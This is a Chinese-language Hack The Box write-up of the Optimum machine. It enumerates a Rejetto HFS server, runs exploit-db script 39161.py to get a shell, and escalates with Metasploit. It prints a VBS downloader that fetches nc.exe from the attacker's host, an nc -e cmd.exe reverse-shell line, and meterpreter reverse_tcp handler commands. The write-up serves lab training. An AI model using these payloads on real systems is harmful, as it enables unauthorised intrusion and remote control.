
概述 （Overview）




Optimum has been Pwned!

Congratulations 0x584A, best of luck in capturing flags ahead!

#15664	24 Mar 2021	30
MACHINE RANK	PWN DATE	POINTS EARNED

攻击链 （Kiillchain）




TTPs （Tactics, Techniques & Procedures）

- nmap
- https://www.exploit-db.com/exploits/39161
- nc
- metasploit-framework

阶段1：枚举


通过nmap扫描识别出存在http服务：



```
exit

┌──(root💀 kali)-[/home/x/hackthebox/Bashed]
└─# cd ../Optimum

┌──(root💀 kali)-[/home/x/hackthebox/Optimum]
└─# ls

┌──(root💀 kali)-[/home/x/hackthebox/Optimum]
└─# nmapAutomator.sh 10.10.10.8 port

Running a port scan on 10.10.10.8

Host is likely running Windows

---------------------Starting Port Scan-----------------------

PORT   STATE SERVICE
80/tcp open  http

---------------------Finished all scans------------------------

Completed in 19 seconds
```

No files in this folder

通过 title 找下是否存在可利用的 exploit：



```
┌──(x㉿kali)-[~/hackthebox/Optimum]
└─$ searchsploit HFS
---------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                    |  Path
---------------------------------------------------------------------------------- ---------------------------------
Apple Mac OSX 10.4.8 - DMG HFS+ DO_HFS_TRUNCATE Denial of Service                 | osx/dos/29454.txt
Apple Mac OSX 10.6 - HFS FileSystem (Denial of Service)                           | osx/dos/12375.c
Apple Mac OSX 10.6.x - HFS Subsystem Information Disclosure                       | osx/local/35488.c
Apple Mac OSX xnu 1228.x - 'hfs-fcntl' Kernel Privilege Escalation                | osx/local/8266.txt
FHFS - FTP/HTTP File Server 2.1.2 Remote Command Execution                        | windows/remote/37985.py
HFS Http File Server 2.3m Build 300 - Buffer Overflow (PoC)                       | multiple/remote/48569.py
Linux Kernel 2.6.x - SquashFS Double-Free Denial of Service                       | linux/dos/28895.txt
Rejetto HTTP File Server (HFS) - Remote Command Execution (Metasploit)            | windows/remote/34926.rb
Rejetto HTTP File Server (HFS) 1.5/2.x - Multiple Vulnerabilities                 | windows/remote/31056.py
Rejetto HTTP File Server (HFS) 2.2/2.3 - Arbitrary File Upload                    | multiple/remote/30850.txt
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (1)               | windows/remote/34668.txt
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)               | windows/remote/39161.py
Rejetto HTTP File Server (HFS) 2.3a/2.3b/2.3c - Remote Command Execution          | windows/webapps/34852.txt
---------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

阶段2：工具和利用

阶段2.1：RCE脚本拿shell

通过版本信息锁定了 39161.py，是一个RCE的脚本。

详看了下代码，原理写一段vbs脚本上传到远程服务器上，然后服务器执行vbs脚本拉取nc.exe，在通过nc反连shell：


```
    ip_addr = "192.168.44.128" #local IP address
    local_port = "443" # Local Port number
    vbs =
"C:\Users\Public\script.vbs|dim%20xHttp%3A%20Set%20xHttp%20%3D%2
    save= "save|" + vbs
    vbs2 = "cscript.exe%20C%3A%5CUsers%5CPublic%5Cscript.vbs"
    exe= "exec|"+vbs2
    vbs3 = "C%3A%5CUsers%5CPublic%5Cnc.exe%20-e%20cmd.exe%20"+ip
    exe1= "exec|"+vbs3
    script_create()
    execute_script()
    nc_run()
```

vbs内容解出来如下，先做个笔记说不定啥时候用的到：

```
script.vbs
dim xHttp: Set xHttp = createobject("Microsoft.XMLHTTP")
dim bStrm: Set bStrm = createobject("Adodb.Stream")
xHttp.Open "GET", "http://10.10.16.4/nc.exe", False
xHttp.Send
```

```

with bStrm
    .type = 1 '//binary
    .open
    .write xHttp.responseBody
    .savetofile "C:\Users\Public\nc.exe", 2 '//overwrite
end with

```

开三个终端，一个nc监听本地端口，一个用python3开http服务与nc同目录，一个执行explo脚本：




```
dir
connect to [10.10.16.4] from (UNKNOWN) [10.10.10.8] 49170
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\kostas\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is D0BC-0196

 Directory of C:\Users\kostas\Desktop

30/03/2021  07:26    <DIR>          .
30/03/2021  07:26    <DIR>          ..
18/03/2017  03:11           760.320 hfs.exe
18/03/2017  03:13                32 user.txt.txt
               2 File(s)        760.352 bytes
               2 Dir(s)  31.819.259.904 bytes free

C:\Users\kostas\Desktop>
```

```
┌──(x㉿kali)-[~]
└─$ cd hackthebox/Optimum

┌──(x㉿kali)-[~/hackthebox/Optimum]
└─$ cp ../Granny/nc.exe .

┌──(x㉿kali)-[~/hackthebox/Optimum]
└─$ sudo su
┌──(root💀kali)-[/home/x/hackthebox/Optimum]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.8 - - [24/Mar/2021 03:37:37] "GET /nc.exe HTTP/1.1" 200 -
10.10.10.8 - - [24/Mar/2021 03:37:37] "GET /nc.exe HTTP/1.1" 200 -
10.10.10.8 - - [24/Mar/2021 03:37:37] "GET /nc.exe HTTP/1.1" 200 -
10.10.10.8 - - [24/Mar/2021 03:37:37] "GET /nc.exe HTTP/1.1" 200 -
```

```
┌──(x㉿kali)-[~/hackthebox/Optimum]
└─$ vim 39161.py

┌──(x㉿kali)-[~/hackthebox/Optimum]
└─$ python 39161.py 10.10.10.8
[.]Something went wrong..!
        Usage is :[.] python exploit.py <Target IP address>  <Target Port Number>
        Don't forgot to change the Local IP address and Port number on the script

┌──(x㉿kali)-[~/hackthebox/Optimum]
└─$ python 39161.py 10.10.10.8 80

┌──(x㉿kali)-[~/hackthebox/Optimum]
└─$ vim 39161.py

┌──(x㉿kali)-[~/hackthebox/Optimum]
└─$ vim 39161.py

┌──(x㉿kali)-[~/hackthebox/Optimum]
└─$ python 39161.py 10.10.10.8 80

┌──(x㉿kali)-[~/hackthebox/Optimum]
└─$ vim 39161.py


请按 ENTER 或其它命令继续

┌──(x㉿kali)-[~/hackthebox/Optimum]
└─$ python 39161.py 10.10.10.8 80

┌──(x㉿kali)-[~/hackthebox/Optimum]
└─$ ▌
```

阶段3：权限提升

为了方便提权，我用msfpc生成了一个msf的客户端，将其上传至服务器后运行他，成功返回一个session：




```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost tun0
lhost ⇒ tun0
msf6 exploit(multi/handler) > set lport 9900
lport ⇒ 9900
msf6 exploit(multi/handler) > set exitonsession false
exitonsession ⇒ false
msf6 exploit(multi/handler) > set exitfunc thread
exitfunc ⇒ thread
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.16.4:9900
msf6 exploit(multi/handler) > [*] Sending stage (175174 bytes) to 10.10.10.8
[*] Meterpreter session 1 opened (10.10.16.4:9900 → 10.10.10.8:49178) at 2021-03-24 04:37:42 -0400
```

```
 Volume in drive C has no label.
 Volume Serial Number is D0BC-0196

 Directory of C:\Users\Public

30/03/2021  08:35    <DIR>          .
30/03/2021  08:35    <DIR>          ..
22/08/2013  06:39    <DIR>          Documents
22/08/2013  06:39    <DIR>          Downloads
22/08/2013  06:39    <DIR>          Music
30/03/2021  07:36            28.160 nc.exe
22/08/2013  06:39    <DIR>          Pictures
30/03/2021  07:36               323 script.vbs
22/08/2013  06:39    <DIR>          Videos
30/03/2021  08:35            73.802 w.exe
               3 File(s)        102.285 bytes
               7 Dir(s)  31.883.153.408 bytes free

./w.exe
./w.exe
'.' is not recognized as an internal or external command,
operable program or batch file.

w.exe
w.exe

C:\Users\Public>
```

```
└─$ cd hackthebox/Optimum

┌──(x㉿kali)-[~/hackthebox/Optimum]
└─$ cp ../Granny/nc.exe .

┌──(x㉿kali)-[~/hackthebox/Optimum]
└─$ sudo su
┌──(root💀kali)-[/home/x/hackthebox/Optimum]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.8 - - [24/Mar/2021 03:37:37] "GET /nc.exe HTTP/1.1" 200 -
10.10.10.8 - - [24/Mar/2021 03:37:37] "GET /nc.exe HTTP/1.1" 200 -
10.10.10.8 - - [24/Mar/2021 03:37:37] "GET /nc.exe HTTP/1.1" 200 -
10.10.10.8 - - [24/Mar/2021 03:37:37] "GET /nc.exe HTTP/1.1" 200 -
10.10.10.8 - - [24/Mar/2021 04:30:04] code 404, message File not found
10.10.10.8 - - [24/Mar/2021 04:30:04] "GET /shell.exe HTTP/1.1" 404 -
10.10.10.8 - - [24/Mar/2021 04:30:04] code 404, message File not found
10.10.10.8 - - [24/Mar/2021 04:30:04] "GET /shell.exe HTTP/1.1" 404 -
^C
Keyboard interrupt received, exiting.

┌──(root💀kali)-[/home/x/hackthebox/Optimum]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.8 - - [24/Mar/2021 04:37:21] "GET /w.exe HTTP/1.1" 200 -
10.10.10.8 - - [24/Mar/2021 04:37:22] "GET /w.exe HTTP/1.1" 200 -
```

